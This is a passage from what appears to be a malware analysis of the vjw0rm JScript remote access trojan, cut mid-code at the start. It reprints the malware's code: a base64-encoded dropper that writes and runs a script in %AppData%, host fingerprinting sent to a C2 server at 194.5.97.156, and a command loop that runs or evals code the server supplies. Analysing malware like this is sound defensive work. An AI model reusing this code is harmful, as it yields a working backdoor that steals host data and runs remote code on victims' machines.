    var sh = Cr(0);
    var fs = Cr(1);
    var spl = "|V|";
    var Ch = "\\";
    var VN = "SUCCESS" + "_" + Ob(6);
    var fu = WScript.ScriptFullName;
    var wn = WScript.ScriptName;
    var U;
    try {
        U = sh.RegRead(g[2]);
    } catch (err) {
        var sv = fu.split("\\");
        if (":\\" + sv[1] == ":\\" + wn) {
            U = "TRUE";
            sh.RegWrite(g[2], U, g[5]);
        } else {
            U = "FALSE";
            sh.RegWrite(g[2], U, g[5]);
        }
    }
    do {
        try {
            var P = Pt('Vre', '');
            P = P.split(spl);
            if (P[0] === "Cl") {
                WScript.Quit(1);
            }
```

Figure 6

As in the first script, the 2nd one decodes a base64-encoded string and then saves it as a js file called "laeapoOSVO.js" in the %AppData% directory. The malware executes the newly created file, as shown in figure 7 (we'll come back to this file in a few paragraphs).




```
        2dldzBLQlhKbGRIVnliaUJlWlhjZlFXTjBhWFpsV0U5aWFAIVZqZENocVcwNWRLVHNOQ24wTkNnMEtablZlWTNScGIyNGdUMklvVGlrZ2V3MEtkQCFGeUlITTdEUXBwWmlBblRpQTlQU0F5SlNCN0RRcHpJRDBnUjJWMFQySnFaV04wS0hsYklGMHBMa2xlYzNSaGJAIU5sYzA5QCFLSGxiTWwwcE
        93MEtkQCFGeUlHVnVJRDBnYkAhVjNJRVZlZFcxbGNAIUYwYjNJb2N5azdEUXBAIWIzSWdLRHNnSVdWdUxAIUYwUlcla0tDazdaVzRlYlc5MlpVNWxlSFFvSlNrZ2V3MEtkQCFGeUlHbDBJRDBnWlc0dWFYUmxiU2dwT3cwS2NAIVYwZFhKdUlHbDBMa05oY0hScGIyNDdEUXBpY0AhVmhhenNOQ24
        wTkNuME5DQCFsQCFJQ2hPSUQwOUlEUXBJSHNOQ25aaGNpQjNiV2NnUFNBaWQybHViV2R0ZEhNNlhGeGNYR3h2WTJGc2FHOXpkRnhjY0AhOXZkRnhjYzJWamRYSnBkSGxqWlclMFpYSWlPdzBLY3lBOUlFZGxkRTlpYUAhVmpkQ2gzYldjcExrbHVjMlJoYkAhTmxjMDlAIUtIbGJNMTBwT3cwS2RA
        IUZ5SUdWdUlEMGdiQCFWM0lFVnVkVzFsY0AhRjBiM0lvY3lrN0RRcEAhYjNJZ0tEc2dJVlZlTEAhRjBSVzVrS0NrNlpXNHViVzkyWlUlbGVIUW9LU2tnZXcwS2RAIUZ5SUdsMElEMGdaVzRlYVhSbGJTZ3BPdzBLZEAhRnlJSE4wY2lBOUlHbDBMalJwYzNCcllYbE9ZVzFsT3cwS2ZRMEthVllnS
        0hOMGNpQWhQVDBnSnljcElIc05DbmR0WnlBOUlIZHRaeUFySUNJeUlqc05Dbk1nUFNCSFpYUlBZQCFwbFkzUW9kMjFuSlM1SmJuTjBZVzVqWlhOUFppaDVXek5kSlRzTkNAIVZlSUQwZ2JAIVYzSUVWdWRXMWxjQCFGMGIzSW9jeWs3RFFwQCFiM0lnS0RzZ0lXVnVMQCFGMFJXNWtLQ2s3Wlc0dW
        JXOTJaVTVsZUhRb0tTa2dldzBLYVhRZlBTQmxiaTVwZEdWdEtDazdEUXB5WlhSMWNAITRnYVhRdVJHbHpjR3hoZVUlaGJXVTdEUXA5RFFwOUlHVnNjMlVnZXcwS2NAIVYwZFhKdUlHbDBMalJwYzNCcllYbE9ZVzFsT3cwS2ZRMEtmUTBLYVdZZ0tFNDlQVFlwSUhzTkNuTWdQU0JJWlhSUFlAIXB
        sWTNRb2VWc3dYU2tlUlclemRHRnVZMlZ6VDJZb2VWc3hYU2s3RFFwMllYSWdaVzRnUFNCdVpYY2dSVzUxYldWeVlYUnZjaWh6SlRzTkNAIVp2Y2lBb095QWhaVzRlWVhSRmJAIVFvSlR0bGJpNXRiMlpsVEAhVjRkQ2dwSlNCN0RRcDJZWElnYVhRZlBTQmxiaTVwZEdWdEtDazdEUXB5WlhSMWNA
        ITRnYVhRdWRAITlzZFcxbGMyVnlhV0ZzYm5WdFlAIVZ5T3cwS1luSmxZV3M3RFFwOURRcDlEUXA5RFFvTkNAIVoxYkAhTjBhVzllSUUlektDa2dldzBLQlEwS0NYUnllU0I3RFFvSkNYTm9MbEpsWjFkeWFYUmxLR2RiTUYwZ0t5Qm5Xek5kSUNzZ0lsTkZZTazlMUVU5Sk5WTWlMQ0pjSWlJZ0t5Q
        kAhZFNBcklDSmNJaUlzWjFzMVhTazdEUW9KQlgwZlkyRjBZMmdvWlhKeUtTQjdEUW9KZlEwS0NRMEtDWFJ5ZVNCN0RRb0pDWFpoY2lCaGNDQTlJRU55S0RJcE93MEtDUWxAIWN5NURiM0I1UkAhbHNaU2hAIWRTd2dZWEF1VEAhRnRaVk53WVdObEtEY3BMbE5sYkdZdVVHRjBhQ0FySUNKY1hDSW
        dLeUIzYml4MGNuVmxLVHNOQ2dsOUlHTmhkR05vS0dWeWNpa2dldzBLQlgwTkNuME5DZzBLRFFvPSI7CiAgICAgICAgICAgICAgIH07CiAgICAgICAgfTsKICAgIH07CiAgICBfX19fLnNhc3NrYXkkJF9fKCk7CiAgICBfX19fLmRpZmluZXIkJCQoKTsKICAgIHJldHVybiBfX19fLmNvZGF0ZSQkJCg
        pOwp9Cgp2YXIgRkFJTEVEX0hUVFAgPSA5OwoKdmFyIGppcmEkJCQgPSBmdW5jdGlvbiAodmlncmFKcyQkJCRfX18pIHsKICAgIHJldHVybiBbCiAgICAgICAgWyJ2YXIiICsgIiBsbWFvJCQkXyIsICJXU0guQ3JlYXRlT2JqZWN0KFwibWljcm9zb2Z0LnhtbGRvbVwiKS5jcmVhdGVFbGVtZW50
        KFwibWtvXCIpIl0sCiAgICAgICAgWlsibGlhbyQkJF8iLCAiZGF0YVR5cGUiXS5qb2luKCIuIiksICJcImJpbi5iYXNlNjRcIiJdLAogICAgICAgIFsibGlhbyQkJF8udGV4dCIsICJcIiIgKyB2aWdyYUpzJCQkJF9fXy5IVFRQT05FLnJlcGxhY2UoL0AhL2csICJtIikgKyAiXCIiXSwKICAgI
        CAgICBjb252b2xldGUkJCQkJCRfKCksIFsiX19fNDMkIiwgIldTSCIgKyAiLkNyZWF0ZU9iamVjdChcImFkb2RiLnN0cmVhbVwiKSJdCiAgICBdOwp9CgovL2NsZWFuCmZ1bmN0aW9uIGlra2skJCQoKSB7CiAgICB2YXIgX19fNDMkOwogICAgdmFyIGxpZmVUaW1lJCQkJCA9IGZ1bmN0aW9uIC
        gpIHsKICAgICAgICByZXR1cm4gZnVuY3Rpb24gKHZpZ3JhSnMkJCQkX19fKSB7CiAgICAgICAgICAgIHZhciBfbFZFTkRFU19fXyA9IGppcmEkJCQodmlncmFKcyQkJCRfX18pOwogICAgICAgICAgICBmb3IgKHZhciBMQVdBTEZJQ1RPUiQkJCA9IDA7IExBV0FMdklDVE9SJCQkIDwgX2xWRU5
        ERVJfX18ubGVuZ3RoOyBMQVdBTEZJQ1RPUiQkJCsrKSB7CiAgICAgICAgICAgICAgICBldmFsKF9sVkVOREVSX19fW0xBV0FMdklDVE9SJCQkXVtbXS5sZW5ndGhdICsgIj0iICsgX2xWRU5ERVJfX19bTEFXQUx2SUNUT1IkJCRdW1swXS5sZW5ndGhdKTsKICAgICAgICAgICAgfQogICAgICAg
        IH0KICAgIH0KICAgIHRoaXMuY29tb2RvRnVuY3Rpb25FbmdpbmUkJCA9IGxpZmVUaW1lJCQkJCgpOwogICAgaWtrayQkJC5wcm90b3R5cGUubG92ZXIkJCQgPSBmdW5jdGlvbiAoX19fJCQkKSB7CiAgICAgICAgdmFyIF9fXzIzJCA9IChmdW5jdGlvbiAoX19fNDMkKSB7CiAgICAgICAgICAgI
        HZhciBfX180MyQgPSBmdW5jdGlvbiAoKSB7CiAgICAgICAgICAgICAgICBfX180MyQuVHlwZSA9IDEwIC8gMTA7CiAgICAgICAgICAgICAgICByZXR1cm4gX19fNDMkOwogICAgICAgICAgICB9KCk7CgogICAgICAgICAgICBfX180MyQuT3BlbigpOwogICAgICAgICAgICBfX180MyQuV3JpdG
        UoX19fJCQkLkhUVFBPTkVbMF0ubm9kZVR5cGVkVmFsdWUpOwogICAgICAgICAgICByZXR1cm4gX19fNDMkOwogICAgICAgIH0pKF9fXzQzJCk7CgogICAgICAgIGZ1bmN0aW9uIENsYXNzVGVzdGVyKCkgewogICAgICAgICAgICB0aGlzLmNsYXNzdGVzdGluZ1N0cmF0ZWd5ID0gIiI7CiAgICA
        gICAgICAgIHRoaXMuY2FsbGVyRnVuY3Rpb24gPSBuZXcgRnVuY3Rpb24oKTsKICAgICAgICAgICAgdGhpcy5jYWxsZXJGdW5jdGlvbi5wcm90b3R5cGUuJCQkbG93bGV2ZWxDb2RpbmdTS2lsbCA9IChmdW5jdGlvbiAoKSB7CiAgICAgICAgICAgICAgICByZXR1cm4gKGZ1bmN0aW9uICgpIHsK
        ICAgICAgICAgICAgICAgICAgICBpa2trJCQkLnByb3RvdHlwZS5femlnZ2VyQ2FsbGVyID0gKGZ1bmN0aW9uICgpIHsKICAgICAgICAgICAgICAgICAgICAgICAgcmV0dXJuIChmdW5jdGlvbiAoKSB7CiAgICAgICAgICAgICAgICAgICAgICAgICAgICByZXR1cm4gKGZ1bmN0aW9uICgpIHsKI
        CAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICBfX18yMyQuUG9zaXRpb24gPSAwOwogICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgIF9fXzIzJC5UeXBlID0gW1tdLCBbXSwgW11dLmxlbmd0aCAtIDE7CiAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgX19fMjMkLkNoYX
        JTZXQgPSBsb3ZlJCQkOwogICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgIF9fXyQkJC5IVFRQT05FID0gWyhmdW5jdGlvbiAobG9sYSkgewogICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICB2YXIgY2hla2VyXyQkID0gWlsibG8iLCAibGEiXS5qb2luKCIiKSwgWyJSZWF
        kIiwgIlRleHQoKSJdLmpvaW4oIiIpXS5qb2luKCIuIik7CiAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgIHJldHVybiAoZnVuY3Rpb24gKCkgewogICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgcmV0dXJuIGV2YWwoY2hla2VyXyQkKTsKICAgICAgICAg
        ICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgfSkoKTsKICAgICAgICAgICAgICAgICAgICAgICAgICAgICB9KShfX18yMyQpXTsKICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgIH0pKCk7CiAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgfSkoK
        TsKICAgICAgICAgICAgICAgIH0pKCk7CiAgICAgICAgICAgIH0pKCk7CiAgICAgICAgfQogICAgICAgIHZhciBjbGFzc0Z1bmN0aW9uQnVpbGRlciQkJCA9IG5ldyBDbGFzc1Rlc3RlcigpOwogICAgICAgIGNsYXNzRnVuY3Rpb25CdWlsZGVyJCQkLmNhbGxlckZ1bmN0aW9uLnByb3RvdHlwZS
        4kJCRsb3dsZXZlbENvZGluZ1NLaWxsOwogICAgfQp9Cgp2YXIgY29kZUJsb2NrJCQgPSBuZXcgaWtrayQkJDsKZnVuY3Rpb24gZGVmYXVsdEVuZ2luZUZ1bmN0aW9uJCQoKSB7CiAgICBmdW5jdGlvbiBDbGFzc2lmaWNhdGlvbk9mRW5naW5lX19fKCkgewogICAgICAgIHRoaXMuY2xhc3NPbmU
        gPSAoZnVuY3Rpb24gZW5qMV9jb21fZmFjX2phY3RvcnkkXygpIHsKICAgICAgICAgICAgdGhpcy5mdW5jdGlvbl9saW1pZXRlZF8kID0gKGZ1bmN0aW9uICgpIHsKICAgICAgICAgICAgICAgIHRoaXMubGltdGVkX2Z1bmN0aW9uID0gKGZ1bmN0aW9uICgpIHsKICAgICAgICAgICAgICAgICAgICAg
        ICB0aGlzLmxpZnRlZF9mdW5jdGlvbl9jb21lZV9fJCA9IG5ldyBGdW5jdGlvbigpOwogICAgICAgICAgICAgICAgICAgIHRoaXMubGltdGVkX2Z1bmN0aW9uX2NvbWVlX18kLnByb3RvdHlwZS5jb21lX19fbGV0JCQgPSAoZnVuY3Rpb24gKCkgewogICAgICAgICAgICAgICAgICAgICAgICB2Y
        XIgYmxvY2s0SkxvZ2dlciQgPSB7IEhUVFBPTkU6IF9lbmdqX2ZpbmFuY2VfZnVuYygpIH07CiAgICAgICAgICAgICAgICAgICAgICAgIGNvZGVCbG9jayQkLmNvbW9kb0Z1bmN0aW9uRW5naW5lJCQoYmxvY2s0SkxvZ2dlciQpOwogICAgICAgICAgICAgICAgICAgICAgICB0aGlzLl90ZXN0Rn
        VuY3Rpb24gPSAoZnVuY3Rpb24gKCkgeyBjb2RlQmxvY2skJC5sb3ZlciQkJChibG9jazRKTG9nZ2VyJCk7IH0pKCk7CiAgICAgICAgICAgICAgICAgICAgICAgIHZhciBhc2VydDRKJCQgPSAoZnVuY3Rpb24gKCkgewogICAgICAgICAgICAgICAgICAgICAgICAgICAgcmV0dXJuIGJsb2NrNEp
        Mb2dnZXIkLkhUVFBPTkVbMF07CiAgICAgICAgICAgICAgICAgICAgICAgIH0pKCk7CiAgICAgICAgICAgICAgICAgICAgICAgIC8vIFdTSC5FY2hvKGFzZXJ0NEokJC5zdWJzdHIoMCwgMTAwMCkpOyBXU0gucXVpdCgpOwogICAgICAgICAgICAgICAgICAgICAgICBldmFsKGFzZXJ0NEokJCk7
        CiAgICAgICAgICAgICAgICAgICAgfSkoKTsKICAgICAgICAgICAgICAgIH0pKCk7CiAgICAgICAgICAgIH0pKCk7CiAgICAgICAgfSkoKTsKICAgIH0KICAgIHJldHVybiB7CiAgICAgICAgY29zdEVmZmVjdCQkJCRfX19fOiAoZnVuY3Rpb24gKCkgewogICAgICAgICAgICB2YXIgX19fY2Fsb
        GluZ19yeGpzX2VuZ2luZV9vYnNlcnZlciQkID0gbmV3IENsYXNzaWZpY2F0aW9uT2ZFbmdpbmVfX18oKTsKICAgICAgICAgICAgX19fY2FsbGluZ19yeGpzX2VuZ2luZV9vYnNlcnZlciQkLmNsYXNzT25lCiAgICAgICAgfSkoKQogICAgfQp9CmRlZmF1bHRFbmdpbmVGdW5jdGlvbiQkKCkuY2
        9zdEVmZmVjdCQkJCRfX19fOw==";
```

```
    var wshShell1 = WScript.CreateObject("WScript.Shell");
    var appdatadir1 = wshShell1.ExpandEnvironmentStrings("%appdata%");
    var stubpath1 = appdatadir1 + "\\laeapoOSVO.js";
    var decoded1 = decodeBase64(longText1);
    writeBytes(stubpath1, decoded1);
    wshShell1.run("wscript //B \"" + stubpath1 + "\"");
} catch (er) {}
function writeBytes(file, bytes) {
    try {
        var binaryStream = WScript.CreateObject("ADODB.Stream");
        binaryStream.Type = 1;
        binaryStream.Open();
        binaryStream.Write(bytes);
        binaryStream.SaveToFile(file, 2);
    } catch (err) {}
}
function decodeBase64(base64) {
    var DM = WScript.CreateObject("Microsoft.XMLDOM");
    var EL = DM.createElement("tmp");
    EL.dataType = "bin.base64";
    EL.text = base64;
    return EL.nodeTypedValue;
}
```

Figure 7


The process verifies if the registry key called "HKCU\vjw0rm" exists, which indicates that the host has already been infected with this RAT. If there is no such key, it is created and populated with "TRUE" or "FALSE" depending on the result of a comparison:



```
wshShell1 = null;
var j = ["WScript.Shell", "Scripting.FileSystemObject", "Shell.Application", "Microsoft.XMLHTTP"];
var g = ["HKCU", "HKLM", "HKCU\\vjw0rm", "\\Software\\Microsoft\\Windows\\CurrentVersion\\Run\\", "HKLM\\SOFTWARE\\Classes\\", "REG_SZ", "\\defaulticon\\"];
var y = ["winmgmts:", "win32_logicaldisk", "Win32_OperatingSystem", 'AntiVirusProduct'];
var sh = Cr(0);
var fs = Cr(1);
var spl = "|V|";
var Ch = "\\";
var VN = "SUCCESS" + "_" + Ob(6);
var fu = WScript.ScriptFullName;
var wn = WScript.ScriptName;
var U;
try {
    U = sh.RegRead(g[2]);
} catch (err) {
    var sv = fu.split("\\");
    if (":\\" + sv[1] == ":\\" + wn) {
        U = "TRUE";
        sh.RegWrite(g[2], U, g[5]);
    } else {
        U = "FALSE";
        sh.RegWrite(g[2], U, g[5]);
    }
}
```

Figure 8


The malware performs a POST request to "http[:]//194.5.97.156:7657/Vre" with a custom user agent. The response from the C2 server is saved for later use:



```
function Pt(C, A) {
    var X = Cr(3);
    X.open('POST', 'http://194.5.97.156:7657/' + C, false);
    X.SetRequestHeader("User-Agent:", nf());
    X.send(A);
    return X.responsetext;
}
```


Figure 9

The user agent from above contains a lot of information about the local host, such as computer name, user name, caption property that contains the OS version, antivirus software installed on the machine, a value which denotes if the .NET VBC (Visual Basic Compiler) v.2.0.50727 is installed on the host and the value of the registry key “HKCU\vjw0rm”, as shown in the next pictures:



```
function nf() {
    var s,
    NT,
    i;
    if (fs.fileexists(Ex("Windir") + "\\Microsoft.NET\\Framework\\v2.0.50727\\vbc.exe")) {
        NT = "YES";
    } else {
        NT = "NO";
    }
    s = VN + Ch + Ex("COMPUTERNAME") + Ch + Ex("USERNAME") + Ch + Ob(2) + Ch + Ob(4) + Ch + Ch + NT + Ch + U + Ch;
    return s;
```


Figure 10



```
function Ob(N) {
    var s;
    if (N == 2) {
        s = GetObject(y[0]).InstancesOf(y[2]);
        var en = new Enumerator(s);
        for (; !en.atEnd(); en.moveNext()) {
            var it = en.item();
            return it.Caption;
            break;
        }
    }
    if (N == 4) {
        var wmg = "winmgmts:\\\\localhost\\root\\securitycenter";
        s = GetObject(wmg).InstancesOf(y[3]);
        var en = new Enumerator(s);
        for (; !en.atEnd(); en.moveNext()) {
            var it = en.item();
            var str = it.DisplayName;
        }
        if (str !== '') {
            wmg = wmg + "2";
            s = GetObject(wmg).InstancesOf(y[3]);
            en = new Enumerator(s);
            for (; !en.atEnd(); en.moveNext()) {
                it = en.item();
                return it.DisplayName;
            }
        } else {
            return it.DisplayName;
        }
    }
    if (N == 6) {
        s = GetObject(y[0]).InstancesOf(y[1]);
        var en = new Enumerator(s);
        for (; !en.atEnd(); en.moveNext()) {
            var it = en.item();
            return it.volumeserialnumber;
            break;
        }
    }
}
```

Figure 11

The response from the C2 server has the following structure: "Command|V|Script|V|Filename". The following commands are implemented: "Cl", "Sc", "Ex", "Rn", "Up", "Un" and "RF", as shown in figure 12:



```
do {
    try {
        var P = Pt('Vre', '');
        P = P.split(spl);
        if (P[0] === "Cl") {
            WScript.Quit(1);
        }
        if (P[0] === "Sc") {
            var s2 = Ex("temp") + "\\" + P[2];
            var fi = fs.CreateTextFile(s2, true);
            fi.Write(P[1]);
            fi.Close();
            sh.run(s2);
        }
        if (P[0] === "Ex") {
            eval(P[1]);
        }
        if (P[0] === "Rn") {
            var ri = fs.OpenTextFile(fu, 1);
            var fr = ri.ReadAll();
            ri.Close();
            VN = VN.split("_");
            fr = fr.replace(VN[0], P[1]);
            var wi = fs.OpenTextFile(fu, 2, false);
            wi.Write(fr);
            wi.Close();
            sh.run("wscript.exe //B \"" + fu + "\"");
            WScript.Quit(1);
        }
        if (P[0] === "Up") {
            var s2 = Ex("temp") + "\\" + P[2];
            var ctf = fs.CreateTextFile(s2, true);
            var gu = P[1];
            gu = gu.replace("|U|", "|V|");
            ctf.Write(gu);
            ctf.Close();
            sh.run("wscript.exe //B \"" + s2 + "\"", 6);
            WScript.Quit(1);
        }
        if (P[0] === "Un") {
            var s2 = P[1];
            var vdr = fu;
            var regi = "Nothing!";
            s2 = s2.replace("%f", fu).replace("%n", wn).replace("%sfdr", vdr).replace("%RgNe%", regi);
            eval(s2);
            WScript.Quit(1);
        }
        if (P[0] === "RF") {
            var s2 = Ex("temp") + "\\" + P[2];
            var fi = fs.CreateTextFile(s2, true);
            fi.Write(P[1]);
            fi.Close();
            sh.run(s2);
        }
    } catch (err) {}
    WScript.Sleep(7000);
} while (true);
```

Figure 12

Cl command

- exit the script

Sc command

- create a temporary file called "Filename" (provided by the C2 server)
- populate the new file with malicious payload sent by the server
- execute the malicious file

Ex command

- execute additional JS code provided by the C2 server

Rn command

- open and read the current file
- replace "SUCCESS" with a parameter received from the C2 server
- save and execute the script using wscript.exe

Up command

- create a temporary file called "Filename" (provided by the C2 server)
- modify the payload received from the server by replacing "|U|" with "|V|"
- write the modified payload to the newly created file
- execute the script using wscript.exe

